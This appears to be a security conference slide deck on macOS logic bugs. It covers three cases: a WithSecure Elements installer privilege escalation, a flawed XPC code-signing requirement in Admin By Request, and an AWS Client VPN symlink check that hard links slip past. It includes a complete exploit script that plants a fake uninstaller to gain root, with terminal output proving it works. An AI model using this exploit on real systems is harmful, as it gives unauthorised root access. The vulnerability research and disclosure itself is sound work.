The path environment variable is locked down due to PackageKit (No /usr/local/*)	Path environment variable often includes (/usr/local/bin) (Source for search path logic bugs)

WithSecure_Elements_stg_Mac_Installer[1r46l9v...]

Path Action Get Info Quick Look Installer Search

Exports Review

Update Available

i Package Info

Installer Package

Distribution

com.f-secure.fsmac.customization.pkg

- preinstall**
- postinstall
- uninstall_MacProtection_32767-33715
- uninstall_MacProtection_33609
- uninstall_MacProtection_39499-39499

xfence.pkg

- preinstall**
- postinstall

```

1 #!/bin/bash +x
2
3 echo "preflight: \$0 = $0"
4 echo "TMPDIR = $TMPDIR"
5 echo "pwd = $(pwd)"
6 echo "\$PWD = $PWD"
7 echo "\$@ = @"
8 THISDIR=$(dirname "$0")
9 ls -LR "$THISDIR"
10 ls -LR "$THISDIR/../../../../com.f-secure.fsmac.gui.pkg"
11 cat "$THISDIR/../../../../com.f-secure.fsmac.gui.pkg/Contents/Info.plist"
12 set
13
14 # This communicates with uninstaller script.
15 # Not possible to install while uninstalling.
16 UNINSTALL_IN_PROGRESS_FILE=/tmp/.fsmac.uninstall-in-progress
17
18 OPERATOR="F-Secure_Elements_stg"
19 OPERATOR_MATURITY="beta"
20
21 file_is_older_than() {
22     local file_name="$1"
23
24     if [ -f "$file_name" ] ; then
25         seconds="$2"
26         current_time=$(date +%s)
27         file_time=$(date -r "$file_name" +%s)
28         if (( file_time < ( current_time - ( "$seconds" ) ) )); then
29             echo "$file_name is older than $seconds seconds"
30             return 0
31         fi
32     else
33         echo "$file_name does not exist"
34         return 0
35     fi
36 }
```

preinstall

Receipts

exec

Name preinstall

Kind Bourne-Again Shell script

Size 11 KB — 317 lines

Where WithSecure_Elements_stg_Ma
c_Installer[1r46l9v1spymm1].p
kg/com.f-
secure.fsmac.customization.pk
g/Scripts/preinstall

As User root

When Before moving files into place

Arguments

\$0	path to this script
\$1	path to this package
\$2	path to "Library/ F-Secure/ fsmac" on

preinstall.sh

```
echo "Looking for custom uninstall script in $(dirname "$0")"  
bundled_uninstaller_prefix=$(dirname "$0")/uninstall_MacProtection_  
uninstaller_path=""
```

Initialize **uninstaller_path** to an empty string

Iterates over a list of paths to find the first instance of an uninstaller binary

```
if [ -z "$uninstaller_path" ]; then  
    for s in /Library/F-Secure/bin/uninstall_MacProtection /usr/local/f-secure/bin/  
uninstall_MacProtection /usr/local/f-secure/bin/uninstall /Applications/F-Secure/  
uninstall ; do  
    if [ -x "$s" ]; then  
        echo "Found uninstaller of currently installed build."  
        uninstaller_path="$s"  
        break  
    fi  
done  
fi
```

/Applications/F-Secure/uninstall

Checks **uninstaller_path** variable

```
# Run uninstall of previous version
if [ -n "$uninstaller_path" ] && [ -x "$uninstaller_path" ]; then
    echo "Will use uninstaller $uninstaller_path"

    if isOperatorMatch "/Library/F-Secure/fsmac/config/operator_name" ||
isOperatorMatch "/usr/local/f-secure/fsmac/config/operator_name" || elementsUpgrade ;
then

        if uninstallerWillCheckForDowngrade ; then
            echo "Executing partial uninstall with $uninstaller_path -p"
            "$uninstaller_path" -p
        else
            echo "Executing install with downgrade check with $uninstaller_path -u"
            "$uninstaller_path" -u
        fi
    else
        echo "Executing full uninstall with $uninstaller_path"
        "$uninstaller_path"
    fi
else
    echo "Uninstaller for previous version was not found. Will run new product
install."
fi
```

It then executes the identified path
as root



```
#!/bin/bash
#####
/bin/echo "[i] WithSecure Elements 23.1 (50165) Installer Local Privilege Escalation"
#####
APPDIR=/Applications/F-secure
MACHO=/Applications/F-Secure/uninstall
SOURCE=uninstall.c
PROOF=/tmp/withsecure_elements-23.1.pwn

/bin/echo "[*] Checking whether conflicting artifacts from previous install exist"
for s in /Library/F-Secure/bin/uninstall_MacProtection /usr/local/f-secure/bin/uninstall_MacProtection /usr/local/f-secure/bin/uninstall \
Applications/F-Secure/uninstall
do
    if [ -f $s ] ; then
        /bin/echo "[x] File $s exists, please remove these paths"
        /usr/bin/ls -lah@ $s;
        exit
    fi
done
/bin/echo "[*] No conflicting artifacts exist"

/bin/echo "[*] Checking whether $APPDIR exists"
if [ -d $APPDIR ]; then
    /bin/echo "[x] $APPDIR directory exists, please remove these paths"
    /usr/bin/ls -lah@ /Applications/ | grep -i F-Secure
    exit
fi
```

- Create /Applications/F-Secure

- Create "uninstall" binary

- Execute the installer to simulate

- QoL setup stages

```
#####
/bin/echo "[*] Creating $APPDIR"
/usr/bin/mkdir $APPDIR


/bin/echo "[*] Creating $SOURCE"
/usr/bin/cat << EOF > $SOURCE
#include <stdlib.h>
int main() {
    system("/usr/bin/date >> $PROOF");
    system("/usr/bin/whoami >> $PROOF");
    system("/usr/bin/id >> $PROOF");
}
EOF

/bin/echo "[i] Compiling $SOURCE"
/usr/bin/gcc $SOURCE -o $MACHO


/bin/echo "[i] Marking $MACHO as executable"
/usr/bin/chmod +x $MACHO

/bin/echo "[i] Elements can now be installed, and the output of root ACE can be found in $PROOF"
```

```
19:49:42-testmac@mpro:~/Desktop/ELEMENTS$ bash lpe.sh
[i] WithSecure Elements 23.1 (50165) Installer Local Privilege Escalation
[*] Checking whether conflicting artifacts from previous install exist
[*] No conflicting artifacts exist
[*] Checking whether /Applications/F-secure exists
[*] Creating /Applications/F-secure
[*] Creating uninstall.c
[i] Compiling uninstall.c
[i] Marking /Applications/F-Secure/uninstall as executable
[i] Elements can now be installed and the output of i
19:49:46-testmac@mpro:~/Desktop/ELEMENTS$ ls /tmp/withsecure_
ls: /tmp/withsecure_elements-23.1.pwn: No such file or directory
19:49:55-testmac@mpro:~/Desktop/ELEMENTS$
```



```
19:49:42-testmac@mpo:~/Desktop/ELEMENTS$ bash lpe.sh
[i] WithSecure Elements 23.1 (50165) Installer Local Privilege Escalation
[*] Checking whether conflicting artifacts from previous install exist
[*] No conflicting artifacts exist
[*] Checking whether /Applications/F-secure exists
[*] Creating /Applications/F-secure
[*] Creating uninstall.c
[i] Compiling uninstall.c
[i] Marking /Applications/F-Secure/uninstall as executable
[i] Elements can now be installed and the output of root ACE can be found in /tmp/withsecure_elements-23.1.pwn
19:49:46-testmac@mpo:~/Desktop/ELEMENTS$ ls /tmp/withsecure_elements-23.1.pwn
ls: /tmp/withsecure_elements-23.1.pwn: No such file or directory
19:49:55-testmac@mpo:~/Desktop/ELEMENTS$ ls /tmp/withsecure_elements-23.1.pwn
ls: /tmp/withsecure_elements-23.1.pwn: No such file or directory
19:50:21-testmac@mpo:~/Desktop/ELEMENTS$ ls /tmp/withsecure_elements-23.1.pwn
ls: /tmp/withsecure_elements-23.1.pwn: No such file or directory
19:50:22-testmac@mpo:~/Desktop/ELEMENTS$ ls /tmp/withsecure_elements-23.1.pwn
ls: /tmp/withsecure_elements-23.1.pwn: No such file or directory
19:50:23-testmac@mpo:~/Desktop/ELEMENTS$ ls /tmp/withsecure_elements-23.1.pwn
ls: /tmp/withsecure_elements-23.1.pwn: No such file or directory
19:50:24-testmac@mpo:~/Desktop/ELEMENTS$ ls /tmp/withsecure_elements-23.1.pwn
ls: /tmp/withsecure_elements-23.1.pwn: No such file or directory
19:50:29-testmac@mpo:~/Desktop/ELEMENTS$ ls /tmp/withsecure_elements-23.1.pwn
-rw-r--r-- 1 root wheel - 454B 12 Jan 19:50 /tmp/withsecure_elements-23.1.pwn
19:50:31-testmac@mpo:~/Desktop/ELEMENTS$
```



woot



```
testmac@macbookpro:~/Desktop/ELEMENTS$ cat /tmp/withsecure_elements-23.1.pwn
Fri Jan 12 19:50:31 GMT 2024
root
uid=0(root) gid=0(wheel)
groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),12(everyone),20(staff),29(certusers),61(localaccounts),80(admin),
701(com.apple.sharepoint.group.1),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com
.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae)
```

Dangerous assumption [3]

Assuming we (an attacker) doesn't have control over a Mach-O in a non-root writable location

Misc Logic Bugs: “Unexploitable” logic bugs

A collection of miscellaneous “unexploitable” logic bugs that could be leveraged as exploit primitives to be chained together as part of an exploit chain

1. Admin By Request


Logic bug in their XPC verification

shouldAcceptNewConnection – No client verification?

```
/* @class XpcServer */
-(int)listener:(int)arg2 shouldAcceptNewConnection:(int)arg3 {
    rbx = [arg2 retain];
    r14 = [arg3 retain];
    rax = [NSXPCInterface interfaceWithProtocol:@protocol(XpcComService)];
    rax = [rax retain];
    [r14 setExportedInterface:rax];
    [rax release];
    [r14 setExportedObject:arg0];
    [r14 resume];
    [r14 release];
    [rbx release];
    rax = 0x1 & 0xff;
    return rax;
}
```

startListener – Oh, there it is... or is it?

```
/* @class XpcServer */
-(void)startListener {
    rbx = self;
    rax = [NSXPCListener alloc];
    rax = [rax initWithMachServiceName:@"com.fasttracksoftware.adminbyrequest"];
    rdi = *(rbx + 0x8);
    *(rbx + 0x8) = rax;
    [rdi release];
    if (sub_1000841c0(0x1, 0xd, 0x0, 0x0) != 0x0) {
        [*(rbx + 0x8) setConnectionCodeSigningRequirement:@"anchor apple or (anchor apple generic and
(certificate leaf[field.1.2.840.113635.100.6.1.9] exists or certificate 1[field.1.2.840.113635.100.6.2.6]
exists and certificate leaf[field.1.2.840.113635.100.6.1.13] exists and certificate leaf[subject.OU] =
\"AU2A..."]);
    }
    rdi = *(rbx + 0x8);
    [rdi setDelegate:rbx];
    [*(rbx + 0x8) resume];
    return;
}
```



W / T H
secure

BEACON

The code was signed by Apple as
Apple code.

"or" ????

Any code signed with any code
signing identity issued by Apple.

TeamIdentifier



```
anchor apple
or
(
    anchor apple generic
    and
    (
        certificate leaf[field.1.2.840.113635.100.6.1.9] exists
        or
        certificate 1[field.1.2.840.113635.100.6.2.6] exists
        and
        certificate leaf[field.1.2.840.113635.100.6.1.13] exists
        and
        certificate leaf[subject.OU] = \"AU2ALARPU\"
    )
)
```

A bypass?



```
emkay@macbookpro:~/Desktop/BUGBOUNTY/AWS/AWS_VPN_CLIENT$ codesign -dv --entitlements - /System/Volumes/Preboot/Cryptexes/App/System/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment
Executable=/System/Volumes/Preboot/Cryptexes/App/System/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment
Identifier=com.apple.SafariForWebKitDevelopment
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=637 flags=0x0(none) hashes=9+7 location=embedded
Platform identifier=15
Signature size=4442
Signed Time=28 Feb 2024 at 08:32:43
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=84
[Dict]
  [Key] com.apple.security.cs.allow-dyld-environment-variables
  [Value]
    [Bool] true
  [Key] com.apple.security.cs.disable-library-validation
  [Value]
    [Bool] true
```

Breaking assumptions



```
testmac@macbookpro:~/Desktop/ADMIN_BY_REQUEST$ codesign -vv -R="anchor apple or (anchor apple generic and (certificate leaf[field.1.2.840.113635.100.6.1.9] exists or certificate 1[field.1.2.840.113635.100.6.2.6] exists and certificate leaf[field.1.2.840.113635.100.6.1.13] exists and certificate leaf[subject.OU] = \"AU2ALARPUP\"))" "/System/Volumes/Preboot/Cryptexes/App/System/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment"

/System/Volumes/Preboot/Cryptexes/App/System/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment: valid on disk
/System/Volumes/Preboot/Cryptexes/App/System/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment: satisfies its Designated Requirement
/System/Volumes/Preboot/Cryptexes/App/System/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment: explicit requirement satisfied
```

What can you do with this?



W / T H
secure

BEACON

Dangerous assumption [4]

Assuming that they have adequately checked their NSXPC client.

2. AWS Client VPN

Logic bug in their path checking functionality

isSymbolicLink

```
/* @class NSString */
-(int)isSymbolicLink {
    rax = [NSFileManager defaultManager];
    rax = [rax retain];
    var_28 = rax;
    rax = [rax attributesOfItemAtPath:arg0 error:0x0];
    rax = [rax retain];
    var_18 = [[rax fileType] retain];
    [rax release];
    [var_28 release];
    var_19 = [var_18 isEqualToString:**_NSFileTypeSymbolicLink] != 0x0 ? 0x1 : 0x0;
    objc_storeStrong(&var_18, 0x0);
    rax = var_19 & 0x1 & 0xff;
    return rax;
}
```



Check the LSB of the result (decompiler artefacts)

NSFileTypeSymbolicLink

_startOvpn

isSymbolicLink

```
int _startOvpn() {
[...REDACTED FOR BREVITY...]
    NSLog(@"Home directory result: %@", var_48);
    var_50 = [[var_48 stringByAppendingString:@"/.config/AWSVPNClient/OpenVpnConfigs/current_connection.txt"] retain];
    var_58 = [[var_48 stringByAppendingString:@"/.config/AWSVPNClient/acvc-8096.txt"] retain];
    if(([var_58 isSymbolicLink] & 0x1) != 0x0 || ([var_50 isSymbolicLink] & 0x1) != 0x0) goto loc_100003968;
[...REDACTED FOR BREVITY...]
```

isSymbolicLink

_getValidConfigPath

isSymbolicLink

```
int _getValidConfigFilePath(int arg0) {
    var_10 = 0x0;
    rax = objc_storeStrong(&var_10, arg0);
    NSLog(@"getValidConfigFilePath(%@)", var_10);
    if(([var_10 isSymbolicLink] & 0x1) == 0x0) {
        NSLog(@"Read validation file");
        var_20 = 0x0;
        var_30 = var_20;
        rax = [NSString stringWithContentsOfFile:var_10 encoding:0x4 error:&var_30];
        var_68 = [rax retain];
        rax = objc_storeStrong(&var_20, var_30);
        var_28 = var_68;
        if (var_20 != 0x0) {
            NSLog(@"Read validation file error");
            NSLog(@"Erroring reading validation: %@ %@", var_20, [[var_20 userInfo] retain]);
            [rdx release];
        }
        NSLog(@"Readed validation file");
        var_38 = [[var_28 componentsSeparatedByString:@"\n"] retain];
        NSLog(@"validationArray");
        var_40 = [[var_38 objectAtIndex:0x0] retain];
        if(([var_40 isSymbolicLink] & 0x1) == 0x0) {
            rax = [var_38 objectAtIndex:0x1];
            rax = [rax retain];
        }
    }
}
```

isSymbolicLink

Get attributes of target

Check if equal to
NSFileTypeSymbolicLink

Copy behavior of
decompiled logic

```
/* gcc -framework Foundation hardlinktest.m -o hardlinktest */
#import <Foundation/Foundation.h>

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        if (argc < 2)
            NSLog(@"Usage: hardlinktest <path>");

        NSFileManager * fm = [NSFileManager defaultManager];

        NSString * currentDirectoryPath = [fm currentDirectoryPath];
        NSLog(@"%@", currentDirectoryPath);

        NSArray *arguments = [[NSProcessInfo processInfo] arguments];
        NSString *path = arguments[1];
        NSLog(@"%@", File passed on cli is %@", path);

        NSString *filePath = [currentDirectoryPath stringByAppendingPathComponent:path];
        NSLog(@"%@", Full file path is %@", filePath);

        NSDictionary* dict = [fm attributesOfItemAtPath:filePath error:nil];
        NSString* o = [dict objectForKey:NSFileType];
        BOOL b = [o isEqualToString:NSUTFFileTypeSymbolicLink];
        NSLog(@"b is? %hdd", b);

        BOOL b2 = [o isEqualToString:NSUTFFileTypeSymbolicLink] != 0x0 ? 0x1 : 0x0;
        NSLog(@"b2 is? %hdd", b2);

        NSLog(@"is? %d", b & 0x1 & 0xff);

        if (((b2 & 0x1 & 0xff) & 0x1) != 0x0) {
            NSLog(@"IS SYMBOLIC LINK!! BAD!!");
        }
    }

    return 0;
}
```



```
$ touch target_a
$ ln -s target_a symlink_b
$ echo "[*] Hello, I am writing to a symlink" > symlink_b
$ cat target_a
[*] Hello, I am writing to a symlink
$ ./hardlinktest symlink_b
2024-06-09 14:30:49.611 hardlinktest[41653:2721166] [INFO] Current directory is /Users/emkay/Desktop/BUGBOUNTY/AWS/AWS_VPN_CLIENT
2024-06-09 14:30:49.611 hardlinktest[41653:2721166] [INFO] File passed on cli is symlink_b
2024-06-09 14:30:49.612 hardlinktest[41653:2721166] [INFO] Full file path is /Users/emkay/Desktop/BUGBOUNTY/AWS/AWS_VPN_CLIENT/symlink_b
2024-06-09 14:30:49.613 hardlinktest[41653:2721166] b is? 1d
2024-06-09 14:30:49.613 hardlinktest[41653:2721166] b2 is? 1d
2024-06-09 14:30:49.614 hardlinktest[41653:2721166] is? 1
2024-06-09 14:30:49.614 hardlinktest[41653:2721166] IS SYMBOLIC LINK!! BAD!!
$ ln target_a hardlink_b
$ echo "[*] Hello, I am writing to a hardlink" > hardlink_b
$ cat target_a
[*] Hello, I am writing to a hardlink
$ ./hardlinktest hardlink_b
2024-06-09 14:31:10.489 hardlinktest[41679:2721639] [INFO] Current directory is /Users/emkay/Desktop/BUGBOUNTY/AWS/AWS_VPN_CLIENT
2024-06-09 14:31:10.489 hardlinktest[41679:2721639] [INFO] File passed on cli is hardlink_b
2024-06-09 14:31:10.489 hardlinktest[41679:2721639] [INFO] Full file path is /Users/emkay/Desktop/BUGBOUNTY/AWS/AWS_VPN_CLIENT/hardlink_b
2024-06-09 14:31:10.491 hardlinktest[41679:2721639] b is? 0d
2024-06-09 14:31:10.491 hardlinktest[41679:2721639] b2 is? 0d
2024-06-09 14:31:10.491 hardlinktest[41679:2721639] is? 0
```

Dangerous assumption [5]

If they have adequately checked for filesystem redirection attacks.

- symlinks are **NSFileTypeSymbolicLink**
- hardlinks are **NSFileTypeRegular**

Takeaways?

